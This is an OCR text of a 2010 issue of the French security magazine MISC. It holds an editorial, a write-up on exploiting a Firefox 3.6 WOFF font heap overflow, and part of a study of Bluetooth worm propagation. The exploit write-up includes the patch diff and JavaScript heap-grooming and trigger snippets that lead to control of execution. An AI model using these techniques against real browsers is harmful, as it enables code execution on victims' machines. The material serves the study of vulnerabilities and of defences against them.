MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 50 - F: 8,00 € - RD

N° 50 JUILLET/AOÛT 2010


France Métro : 8 € DOM : 8,80 € TOM Surface : 990 XPF TOM Avion : 1300 XPF
CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur CAN : 15 $CAD

SYSTÈME *USB*

Créer un pare-feu pour contrôler l'accès aux clés USB

p. 68

MALWARE CORNER




Propagation virale sur terminaux mobiles : la viabilité du vecteur Bluetooth

p. 08

RÉSEAU *DNS*

Contourner une politique de filtrage en créant un tunnel DNS

p. 59



DOSSIER

LA SÉCURITÉ DES JEUX

1- Des mécanismes anti-copie de l'Atari à la protection en ligne


2- Casino, poker et paris sportifs : quand argent rime avec technique

3- WoW : Quand l'enfer passe du virtuel au réel

SOCIÉTÉ *ISO/IEC 27005*

ISO/IEC 27005 : la gestion des risques de sécurité

p. 50



APPLICATION *NETFLOW*

Détection de flux réseau suspicieux en pratique avec Netflow

p. 78

EXPLOIT CORNER

Exploitation de la faille Firefox dans la gestion des polices

p. 04

PENTEST CORNER

Exécution arbitraire de commandes par Oracle sans exploit

p. 14

CODE, APPLICATIFS, PROJETS, ...

GNU/LINUX MAGAZINE HORS-SÉRIE N°49

INCONTOURNABLE PYTHON !

Au sommaire* :

- **COMPRENEZ LE LANGAGE**
- **UTILISEZ SES QUALITÉS**
- **AUDITEZ VOS APPLICATIONS**

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX DÈS LE 9 JUILLET 2010 ET SUR :

www.ed-diamond.com

*Sous réserve de toute modification.

ÉDITO

Quand le sage montre la lune, l'idiot regarde le doigt

Perdus entre les déboires de l'équipe de France de football (le mot « équipe » est-il d'ailleurs approprié ?) et la réforme des retraites, les rédacteurs de MISC ont décidé de changer de ligne. Maintenant, on va vendre du temps de cerveau disponible, avec des titres racoleurs et des filles à moitié nues pour parler de *heap spraying*.

Dossier spécial : des jeux pour l'été, et plus si affinités

L'été, on aime bien lire des magazines inavouables sur la plage, de ceux qu'on trouve souvent chez belle-maman ou son coiffeur (bien sûr, puisqu'on ne les achète jamais). Donc, pour soutenir la Presse, MISC fait pareil : de l'actu *hot*, torride, brûlante ! Des *scoops* ! Des exclus ! Bref, un vrai numéro de l'été. Et comme tout numéro de l'été qui se respecte, nous vous avons concocté un cahier spécial jeux (enfin, c'est encore une fois Renaud Bidou qui s'y est collé - merci). Forcément, on a arrangé ça à notre sauce...

SSTIC 8, encore un coup de bâton

Pour la première fois en huit ans, je n'étais pas à Rennes pour cet événement incontournable. Au-delà des conférences sur lesquelles je ne porterai donc aucun jugement, je noterai juste l'ouverture par la DGSE, un événement en soi qui marque un profond changement dans le milieu. Sans parler de la campagne de recrutement organisée par tout le monde (DGSE, ANSSI et nombreuses entreprises)...

S'il faut y voir certainement un signe de regain économique, est-ce pour autant aussi le signe d'une prise de conscience de la nécessité d'agir dans ce secteur ? Lors de son discours d'ouverture, M. Barbier, Directeur Technique de la DGSE, a reconnu que la France avait des années de retard dans la lutte offensive. Lors de son discours de clôture, M. Pailloux, Directeur de l'ANSSI, a présenté les défis de ce secteur, l'angle géopolitique qui l'accompagne et la difficulté à sécuriser les systèmes.

Dans ces deux discours tenus par des représentants de l'État, ce qui me frappe, c'est la franchise et la volonté d'avancer. À titre totalement personnel, ça me fait particulièrement plaisir, d'une part que ces paroles soient tenues, et d'autre part à SSTIC, car ça faisait partie des objectifs que je m'étais secrètement fixés en contribuant au lancement de SSTIC.

Hapodi & Orange : quand le marketing s'emmêle ?

Hélas, cette même lucidité fait souvent défaut à nos entreprises, ce qui est d'autant plus inquiétant quand elles sont opératrices d'infrastructures critiques.

Anticipant la mise en place d'HADOPI, Orange a lancé une offre à 2€ pour éviter les téléchargements. En quelques jours, il s'est passé autant de choses qu'avec l'équipe de France en Afrique du Sud :

- Le serveur contrôlant le logiciel avait sa console d'administration accessible sur Internet avec *login*/mot de passe par défaut (admin/admin).
- Les données collectées étaient publiquement accessibles.
- Le logiciel comportait plusieurs mentions à HADOPI alors que, dans un premier temps, les responsables d'Orange déclaraient que leur logiciel n'avait aucun rapport avec cette institution.
- Le logiciel comportait une faille énorme permettant même à ma grand-mère d'élever ses privilèges au niveau SYSTEM.

Si c'était la période du rugby, on pourrait parler de grand chelem. Quoi qu'il en soit, j'ai la naïveté de penser que jamais des ingénieurs n'auraient poussé à sortir un tel « truc ».

Alors, si je me réjouis de voir l'État commencer à se donner les moyens d'agir dans ce secteur, je me demande quand les entreprises lui emboîteront le pas...

Sur ce, c'est l'été. On peut se demander si un ver va apparaître, qui va se faire exclure de *Black Hat*, et si le ticket de métro va encore augmenter en douce au mois d'août, pendant que tout le monde sera sur la plage.

Bonne lecture et attention aux coups de soleil !

Fred Raynal

Rendez-vous au 3 septembre 2010 pour le n°51 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20
Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036

Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 26
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

EXPLOITATION DU DÉCODEUR DE FONTE WOFF DE FIREFOX

Gabriel Campana – Sogeti/ESEC – gabriel.campana@sogeti.com

mots-clés : NAVIGATEUR WEB / HEAP OVERFLOW / JIT SPRAYING

Le 22 mars 2010, la fondation Mozilla a publié un bulletin de sécurité indiquant la correction d'une nouvelle faille de sécurité [1]. Reportée par Evgeny Legerov, elle affecte la version 3.6 de Firefox et a été corrigée dans la version 3.6.2. D'après ce bulletin, le décodeur WOFF contiendrait un integer overflow dans la fonction de décompression des fontes résultant sur un heap overflow dans certains cas : l'utilisation d'une fonte malformée pourrait provoquer le crash du navigateur et entraîner l'exécution d'un code arbitraire. La suite de cet article détaille l'origine de la vulnérabilité et les techniques utilisées pour l'exploiter.

1 Analyse de la vulnérabilité

1.1 Le format WOFF

Depuis la version 3.6 de Firefox, le nouveau format de fonte compressée WOFF (*Web Open Font Format*) est supporté ; en conséquence, la surface d'attaque s'est trouvée agrandie et une vulnérabilité n'a donc pas tardé à être trouvée.

WOFF encapsule des fontes SFNT (*TrueType*, *OpenType*, ou *Open Font Format*) compressées par l'algorithme `zlib`. La structure des fontes WOFF est documentée **[4]** et similaire à celles des fontes SFNT : un répertoire de tables contient l'*offset* et la longueur des tables de fontes, suivi des tables elles-mêmes (figure 1).

1.2 À la recherche du patch

Bien que le bulletin de sécurité donne des informations assez précises sur la vulnérabilité, aucun lien vers le patch **[2]** n'est présent. Il est cependant aisé de le trouver grâce au gestionnaire de versions accessible publiquement. Les commentaires du bugzilla **[3]** montrent que 3 patches successifs auront été nécessaires, les premiers correctifs étant erronés.




Figure 1 : structure d'une fonte au format WOFF

```
--- a/gfx/thebes/src/woff.c
+++ b/gfx/thebes/src/woff.c
@@ -626,7 +626,7 @@ sanityCheck(const uint8_t * woffData, ui
   const woffHeader * header;
   uint16_t numTables, i;
   const woffDirEntry * dirEntry;
-  uint32_t tableTotal = 0;
+  uint64_t tableTotal = 0;

  if (!woffData || !woffLen) {
    return eWOFF_bad_parameter;
-652,17 +652,17 @@ sanityCheck(const uint8_t * woffData, ui
   if (!woffData || !woffLen) {
     return eWOFF_bad_parameter;
@@ -652,17 +652,17 @@ sanityCheck(const uint8_t * woffData, ui

   dirEntry = (const woffDirEntry *) (woffData + sizeof(woffHeader));
   for (i = 0; i < numTables; ++i) {
-    uint32_t offs = READ32BE(dirEntry->offset);
-    uint32_t orig = READ32BE(dirEntry->origLen);
-    uint32_t comp = READ32BE(dirEntry->compLen);
+    uint64_t offs = READ32BE(dirEntry->offset);
+    uint64_t orig = READ32BE(dirEntry->origLen);
+    uint64_t comp = READ32BE(dirEntry->compLen);
     if (comp > orig || comp > woffLen || offs > woffLen - comp) {
       return eWOFF_invalid;
     }
     orig = (orig + 3) & ~3;
-    if (tableTotal > 0xffffffffU - orig) {
+    tableTotal += orig;
+    if (tableTotal > 0xffffffffU) {
       return eWOFF_invalid;
     }
-    tableTotal += orig;
     ++dirEntry;
   }
```

La fonction corrigée est **sanityCheck**, qui est responsable de la vérification du fichier de fonte et assure que toutes les assertions émises par les autres fonctions sont satisfaites avant de manipuler le fichier. Un *integer overflow* est cependant présent dans la vérification des tables, puisque la taille des données décompressées (**orig**) est alignée sur 4 octets lors du calcul de la taille totale de la table (**tableTotal**).

1.3 Description de l'overflow

La taille du *buffer* alloué pour stocker les données décompressées est retournée par la fonction **woffGetDecodedSize**, et correspond au champ **totalSfntSize** de la fonte :

```
uint32_t woffGetDecodedSize(const uint8_t * woffData, uint32_t woffLen,
                            uint32_t * pStatus) {
  ...
  status = sanityCheck(woffData, woffLen);
  if (WOFF_FAILURE(status)) {
    FAIL(status);
  }

  totalLen = READ32BE(((const woffHeader *) (woffData))->totalSfntSize);
  ...
  return totalLen;
```

Cette taille peut être inférieure à la taille réelle des données à cause de l'integer overflow présent dans la fonction **sanityCheck**. Le *heap overflow* a finalement lieu lors de la décompression des données par **woffDecodeToBufferInternal**, appelée par **woffDecodeToBuffer** :

```
PrepareOpenTypeData(const PRUint8* aData, PRUint32* aLength) {
    switch(gfxFontUtils::DetermineFontDataType(aData, *aLength)) {
    case GFX_USERFONT_WOFF: {
        PRUint32 status = eWOFF_ok;
        PRUint32bufferSize=woffGetDecodedSize(aData,*aLength,&status);
        PRUint8* decodedData = static_cast(NS_Alloc(bufferSize));
        woffDecodeToBuffer(aData, *aLength,
                           decodedData, bufferSize,
                           aLength, &status);
```

La fonction **uncompress** de la bibliothèque **zlib** est appelée, et la chaîne de caractères **woffData** est extraite dans un buffer **sfntData** de taille **destLen** alloué dans le tas.

```
if (uncompress((Bytef *)(sfntData + offset), &destLen,
                    (const Bytef *)(woffData + sourceOffset),
                    compLen) != Z_OK || destLen != origLen) {
```

L'attaquant a donc toutes les chances de son côté, car tous les éléments caractérisant le heap overflow sont sous son contrôle.

2 Exploitation

L'exploit décrit fonctionne aussi bien sur le système d'exploitation Windows 7 que Windows XP sur une architecture x86 32 bits. Les idées présentées sont applicables aux autres OS, et il est probable que l'exploitation soit identique sur Windows Vista.

2.1 Création d'une fonte invalide

Les spécifications du format de fonte WOFF sont ouvertes, il est donc aisé de créer une fonte WOFF invalide ; d'autant plus que la version de debug du fichier **gfx/thebes/src/woff.c** contient une fonction pour encoder une fonte.

2.2 Contrôle d'EIP

La première étape dans la création de l'exploit va être de modifier le flot d'exécution en contrôlant le registre EIP. Charlie Miller a présenté en 2008 une technique pour exploiter les heap overflows dans les interpréteurs JavaScript, en étudiant le cas du navigateur Safari **[5]**

(les schémas de cet article sont largement inspirés de cette présentation). Même si les moteurs de Firefox et Safari sont totalement différents, l'idée de l'exploitation reste similaire : le tas doit être réorganisé de façon à ce que le heap overflow écrase une zone de mémoire intéressante. 5 étapes sont nécessaires pour y parvenir :

- allocation de blocs de même taille ;
- libération d'un bloc sur 2 ;
- déclenchement du *garbage collector* ;
- déclenchement de la vulnérabilité ;
- utilisation du bloc écrasé.

2.2.1 Défragmentation du tas

L'état du tas d'un processus multithreadé est imprédictible. Après de multiples allocations et libérations, le tas se retrouve fragmenté (figure 2).




Figure 2 : état du tas avant l'exploitation

La première étape consiste en l'allocation de nombreux blocs de même taille pour défragmenter le tas (figure 3).

```
var tabsize  = 0x200;
var tab      = Array(tabsize);

function fill() {
  for (i = 0; i < tabsize; i++)
    tab[i]=new Array(0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);
}
```

Les blocs alloués devront contenir des données intéressantes à écraser (pointeur de fonction ou pointeur vers un objet, par exemple), ce qui est le cas des tableaux pour Firefox. Par ailleurs, la création d'un tableau dense (déjà initialisé) fait appel à la fonction **EnsureCapacity** (**jsarray.cpp**) et permet de contrôler de façon plutôt précise la taille des données allouées, qui doit être égale à la taille de la fonte WOFF invalide.




Figure 3 : tas défragmenté

2.2.2 Libération d'un élément sur deux

Un élément sur 2 du tableau **tab** est ensuite libéré, dans le but de créer un trou qui sera normalement alloué lors du chargement de la fonte :

```
var nhole = 0x40;

function makeholes() {
  for (i = tabsize - nhole; i < tabsize; i += 2)
    delete(tab[i]);
}
```

2.2.3 Déclenchement du garbage collector

La mémoire associée aux éléments du tableau ne sera effectivement libérée (figure 4) que lorsque le *garbage collector* sera déclenché. Dans le cas de Firefox, le garbage collector est notamment déclenché lorsque plus de 0x2000000 octets sont alloués. La fonction **gc** du code JavaScript suivant déclenche le garbage collector en allouant 0x2000000 octets (voir les commentaires de **jsgc.cpp**) :

```
function alloc(size, c) {
  var s = c;
  while (s.length < size / 2 - 1)
    s += s;
  s = s.substring(0, size / 2 - 1);
  return s;
}

var gcStr = alloc(0x01000000, "a");

function gc() {
  var x = gcStr.toLowerCase();
  var y = gcStr.toLowerCase();
}
```




Figure 4 : état du tas avant le déclenchement de la vulnérabilité

Notre fonction **gc** fait appel à **js_toLowerCase**, qui fait elle-même appel à la fonction **malloc** (**jsstr.cpp**) avec la taille de chaîne de caractères pour argument, ce qui permet d'allouer précisément le nombre d'octets désiré :

```
JSString* JS_FASTCALL js_toLowerCase(JSContext *cx, JSString *str) {
    size_t i, n;
    const jschar *s;
    jschar *news;

    str->getCharsAndLength(s, n);
    news = (jschar *) cx->malloc((n + 1) * sizeof(jschar));
```

2.2.4 Déclenchement de la vulnérabilité

En ayant préalablement déclaré un élément HTML utilisant la fonte malformée, la vulnérabilité est immédiatement déclenchée par la création de cet élément (figure 5) :

```
<style>
  @font-face {
    font-family: pwn;
    src: url(evil.woff) format("woff");
  }
</style>

function trigger() {
 document.write("<div style='font-family: pwn;'></div>");
}
```




Figure 5 : buffer alloué lors du parsing de la fonte

2.2.5 Détournement de l'objet

Finalement, il ne reste qu'à utiliser l'objet écrasé judicieusement par le *heap overflow* pour appeler un pointeur de fonction, par exemple :

```
function profit() {
  for (var i = tabsize - nhole + 1; i < tabsize; i += 2) {
    use(tab[i]);
  }
}
```

L'utilisation de l'objet contrôlé par l'attaquant permet enfin de contrôler EIP. La dernière étape reste d'exécuter un shellcode.

2.3 Contournement de l'ASLR et du DEP

Les OS récents possèdent des mécanismes de protection comme l'ASLR et le DEP, rendant l'exploitation de vulnérabilités plus complexes. La technique de *heap spraying*, largement utilisée dans le passé dans le cadre d'exploitation de navigateurs, ne fonctionne plus car le tas n'est plus exécutable.

Dionysus Blazakis a néanmoins présenté une nouvelle technique intitulée *JIT Spraying* pour exécuter du code en contournant l'ALSR et le DEP, à la BlackHat DC 2010 **[6]**. Cette technique repose sur la génération de code à la volée (*Just In Time*) par le moteur JavaScript de Flash, qui est prédictible pour certaines opérations. Ce code est *mappé* en mémoire avec une permission en lecture et en exécution. Il est alors possible de retourner au milieu de ces instructions pour exécuter un shellcode donné. Le DEP est donc contourné, et en chargeant un grand nombre de fois l'animation Flash contenant le code JavaScript, celui-ci sera mappé de façon prédictible en mémoire en vue de contourner l'ASLR.

Un *proof of concept* a été développé par Alexey Sintsov **[7]**, qui utilise la fonction `system` pour lancer `notepad.exe`. Ce proof of concept est facilement modifiable pour exécuter n'importe quel shellcode.

Conclusion

L'impact de cette vulnérabilité est assez faible puisque seule la version 3.6 de Firefox est vulnérable. La version 3.6.2 est sortie une semaine après le rapport de bug, corrigeant une dizaine de vulnérabilités dont celle-ci. Malgré tout, cette analyse montre qu'un bug entraînant une corruption de mémoire sur Firefox peut, la plupart du temps, être exploité pour exécuter un code arbitraire. La stabilité de l'exploit réside alors dans les constantes utilisées pour réorganiser le tas et réaliser le JIT spraying.

Les protections actuelles des systèmes d'exploitation (ASLR, DEP, etc.) se voient contournées par la technique efficace, bien que grossière, du JIT spraying. Nous noterons que Chrome s'en protège en rendant plus complexe la génération d'une suite d'instructions valides **[8]**.

Au vu du nombre de vulnérabilités trouvées régulièrement dans les moteurs de rendu HTML des navigateurs web ainsi que leurs *plugins*, il semble nécessaire de *sandboxer* ces parties sensibles. Chrome, IE9, ou encore Safari sur Mac, ont implémenté ce type de dispositif, mais Firefox ne possède toujours aucun mécanisme de sécurité ! ■

■ REMERCIEMENTS

Merci à Alexandre Gazet pour sa relecture attentive de l'article et ses suggestions pertinentes.

■ RÉFÉRENCES

[1] http://www.mozilla.org/security/announce/2010/mfsa2010-08.html

[2] http://hg.mozilla.org/releases/mozilla-1.9.2/rev/827a6883442f

[3] https://bugzilla.mozilla.org/show_bug.cgi?id=552216

[4] http://people.mozilla.com/~jkew/woff/woff-spec-latest.html

[5] http://securityevaluators.com/files/papers/isewoot08.pdf

[6] http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf

[7] http://dsecrg.com/pages/pub/show.php?id=22

[8] http://lists.immunitysec.com/pipermail/dailydave/2010-February/006037.html

PROPAGATION VIRALE SUR TERMINAUX MOBILES : LA VIABILITÉ DU VECTEUR BLUETOOTH

Ary Kokos – ary.kokos@mail.polimi.it

Antonio Galante – antonio.galante@mail.polimi.it

mots-clés : BLUETOOTH / PROPAGATION / VER / HONEYPOT

Depuis 2003, le Bluetooth est régulièrement présenté comme un vecteur de propagation virale sur terminaux mobiles. Technologie par excellence pour les communications sans fil à courte distance, son omniprésence et sa facilité d'utilisation en font un vecteur de choix pour la propagation de malwares. Il est cependant encore difficile aujourd'hui d'estimer le danger réel présenté par cette technologie.

Dans cet article, nous nous intéresserons aux différents paramètres entrant en compte dans la propagation d'un ver Bluetooth et nous questionnerons sur la viabilité de ce vecteur.

1 Rappels sur le Bluetooth

1.1 Technologie

Le *Bluetooth* est un standard pour les communications sans fil à courte portée. Conçu comme une alternative à l'IrDA, il ne nécessite pas d'avoir les terminaux face à face pour effectuer une communication, rendant ce vecteur particulièrement intéressant pour la transmission d'un ver. Il utilise 79 canaux autour des 2.4 Ghz et présente une portée variable selon la classe du périphérique considéré (100m pour les modules de classe 1, 10m pour les classes 2 et 1m pour la Classe 3). La plupart des terminaux mobiles sont équipés de modules de classe 2.

Depuis 2001, un certain nombre de vulnérabilités ont été publiées, aussi bien au niveau du standard **[BVI] [BV2][BV3]** qu'au niveau de son implémentation. Les attaques les plus spectaculaires sont souvent liées à des faiblesses d'implémentation (une grande partie de celles-ci sont présentées sur le site de la Trifinite **[Trifinite]**).

Elles vont de la « simple » récupération du carnet d'adresses à l'exécution arbitraire de commandes AT permettant, par exemple, de transformer un téléphone en microphone espion **[MES]**. En juin 2008, Microsoft publiait un bulletin de sécurité assez intéressant, de niveau critique, corrigeant une vulnérabilité dans la pile Bluetooth permettant d'exécuter du code arbitraire à distance et de prendre le contrôle complet de la cible **[MS08-030]**.

1.2 Malwares

Il y a quelques années, Cabir **[CABIR]** et Commwarrior **[COMMWARRIOR]** firent grand bruit, il s'agissait des premiers vers se propageant par Bluetooth. Bien que leur charge active ne soit pas très dangereuse, on pourrait imaginer une variante rendant inutilisable la carte mémoire du terminal, comme Cardblock **[CARDBLOCK]**, volant le carnet d'adresses, comme Pbstealer **[PBSTEALER]**, ou encore l'utilisant pour rebondir sur l'ordinateur personnel de l'utilisateur, comme Multidrop **[MULTIDROP]**.

Un ver pourrait utiliser des vulnérabilités spécifiques pour se propager : soit liées à l'implémentation du Bluetooth, comme celles discutées précédemment, soit exploitant des failles particulières à un modèle (par exemple, l'envoi d'une image permettant d'exécuter du code arbitraire sur le terminal lorsqu'elle est ouverte **[MOTOROLA]**).

Cependant, considérant l'hétérogénéité du parc des terminaux mobiles, ce vecteur est beaucoup plus difficile à utiliser et moins fiable qu'une simple attaque par *social engineering*.

C'est justement par ce mécanisme que Cabir se propage : une combinaison de techniques de social engineering et d'*OBEX Push*.

Parmi les mécanismes de transmissions basés sur le Bluetooth, l'OBEX Push est le plus simple à mettre en œuvre et le plus fiable, puisqu'il ne nécessite pas d'appariement, contrairement à l'OBEX FTP. L'OBEX Push est le profil couramment utilisé pour envoyer des images ou des contacts entre deux téléphones. C'est sur ce mécanisme que nous nous concentrerons par la suite.

Ainsi, Cabir recherche tous les périphériques à proximité et leur envoie une copie de son code. L'utilisateur est invité à accepter puis installer le fichier.

D'autres mécanismes peuvent être envisagés, Commwarrior utilisait par exemple le Bluetooth durant la journée et se propageait par MMS la nuit. Le vecteur MMS est cependant moins intéressant : l'utilisateur se rend rapidement compte de l'infection par sa facture et les opérateurs peuvent bloquer les messages au niveau réseau.

Des vecteurs comme les e-mails, ou tout simplement TCP/IP, peuvent être envisagés étant donné la quantité croissante de *smartphones* connectés en permanence.

2 Facteurs et étapes d'une infection

2.1 Recherche des périphériques à portée

Nous allons maintenant nous intéresser aux différents paramètres entrant en compte dans la propagation d'un ver Bluetooth.

2.1.1 Visibilité, portée et temps

La première étape consiste à repérer tous les terminaux ayant le Bluetooth activé à portée. Le programme doit ainsi effectuer un *scan*, qui renverra la liste des périphériques visibles à portée. Ce scan fonctionne plus ou moins comme un *ping*, il envoie une requête et les terminaux à portée lui répondent. Le programme obtient ainsi une liste d'adresses BD_ADDR (*Bluetooth Device Address*) analogues aux adresses MAC, et de noms associés s'ils sont définis.

Il est également possible de détecter des périphériques en mode invisible, avec des outils comme RedFang **[REDFANG]**, qui tentent d'initier directement une connexion sur une adresse BD_ADDR donnée. Cette solution est cependant très lente, ce qui la rend inutilisable sur le terrain.

Une personne malintentionnée pourrait choisir deux approches différentes : soit utiliser un terminal de classe 2 avec une courte portée, soit utiliser un ordinateur avec un

Dongle	Cible	Antenne	Situation	Portée maximale effective (transmission image 20 ko)
Nokia E65	Nokia E65 et 6680 Sony Ericsson K750i	Intégrée	Espace ouvert	20m
Dongle Belkin, classe 1		Intégrée	Espace ouvert	57m
Dongle Belkin (classe 1) modifié		Omnidirectionnelle 9dbi	Espace ouvert	95m
Aircable		Omnidirectionnelle 3dbi	Espace ouvert	110m
Aircable		Omnidirectionnelle 9dbi	Espace ouvert	175m
Aircable		Directionnelle patch, 12.5dbi	Espace ouvert	400m
Aircable		Directionnelle parabolique, 20.5dbi	Espace ouvert	1.48km
Dongle modifié (expérience Long distance Snarf [LONG] de la Trifinite)	--	Parabolique 19dbi	Espace ouvert	1.78km
E65		Intégrée	Très forte densité de population (métro à Milan L1) et Place du Dôme	10-15m
Aircable		Omnidirectionnelle 6dbi	Très forte densité de population (métro à Milan L1) et Place du Dôme	40m

Tableau 1

dongle de classe 1. Contrairement à ce qui est annoncé par les constructeurs, il est possible d'effectuer des connexions Bluetooth à des portées supérieures à 100 m. Durant les expériences menées pour le projet BlueBat **[BLUEBAT]**, nous avons testé un certain nombre de combinaisons dongles/antennes/situations, les résultats sont présentés dans les tableaux 1 (page précédente) et 2.

Matériel	Lieu	Temps
Nokia E65 Dongle classe 1	Lieu à faible densité de population	7 à 20s
Aircable + 9dbi omnidirectionnelle	Lieu à faible densité de population	20s à 1mn
Dongle classe 1	Lieu à très forte densité de population (métro et Dôme de Milan)	3 à 5mn
Aircable + 9dbi omnidirectionnelle	Lieu à très forte densité de population (métro et Dôme de Milan)	3 à 15mn

Tableau 2

De ces mesures, il apparaît que la distance effective de détection et de transmission en zone à forte densité de population varie entre 10 et 40m selon le matériel utilisé.

Il est d'autre part apparu que l'utilisation de matériel de grande portée n'est pas rentable dans la pratique pour effectuer des scans. En effet, les temps de scan sont si importants que la cible a bien souvent quitté la zone couverte lorsque le scan se termine. Durant notre tentative de création d'*honeypot* (voir partie 3), nous avons utilisé plusieurs dongles : la moitié effectuait des scans pendant que l'autre transmettait ou recevait les fichiers. Cependant, étant donné le fonctionnement des scanneurs utilisés (hcitool scan sous Linux et des programmes en Java sur téléphone), il faut attendre que le scan soit fini pour récupérer les informations, cette technique n'est rentable qu'avec des dongles à moyenne portée.

2.1.2 Ciblage

Étant donné l'hétérogénéité du parc de smartphones, il serait particulièrement intéressant de pouvoir cibler les plates-formes pour ne transmettre la charge qu'à celle capable de l'exécuter.

À l'heure actuelle, 3 méthodes sont possibles :

- Inonder tous les périphériques à portée : il s'agit d'une méthode simple, mais moyennement efficace dans la mesure où des périphériques peuvent sortir du champ de portée du terminal durant le temps nécessaire à la transmission du code.
- Cibler les périphériques en utilisant leur adresse BD_ADDR. Comme pour les cartes réseau, chaque module wifi a sa propre adresse BD_ADDR, dont les premiers doublets sont spécifiques à un constructeur. La correspondance entre l'adresse et le constructeur peut être obtenue via le fichier IEEE OUI **[OUI]**. Cependant, comme de nombreux constructeurs utilisent des modules fournis par des tiers et que la base est assez volumineuse (2 Mo bruts), cette solution est moyennement viable.
- Blueprinter les terminaux. : le groupe Trifinite a présenté une technique de *fingerprinting* de terminaux se basant sur des informations issues d'un scan SDP (*Service Discovery Protocol*) des services proposés par le terminal et des adresses BD_ADDR. Cette solution, bien que très intéressante théoriquement, n'est pas applicable en pratique, puisque le *blueprinting* exigerait d'effectuer un second scan SDP assez lent et d'embarquer des bases de signatures volumineuses dans le code du ver.

Ainsi, à l'heure actuelle, la technique la plus utilisée est l'inondation de tous les périphériques à portée (c'est le cas de Cabir et de Commwarrior). Les deux autres techniques restent bien sûr utilisables si l'on considère le cas d'un ordinateur dans un contexte semi statique.

2.1.3 Body effect

Durant nos expériences, nous nous sommes heurtés à un curieux phénomène : le corps de certaines personnes bloque les ondes Bluetooth, indépendamment de leur corpulence. La littérature est assez contradictoire à ce sujet, certaines recherches concluant en l'arrêt quasi complet des ondes **[BV4]** alors que d'autres concluent l'inverse **[BV5]**.

Ce phénomène est cependant important à prendre en compte. Nous nous sommes rendu compte que dans certaines situations (métro centre ville, place du Dôme à Milan), le nombre de périphériques visibles diminuait lorsque le lieu était très densément peuplé.

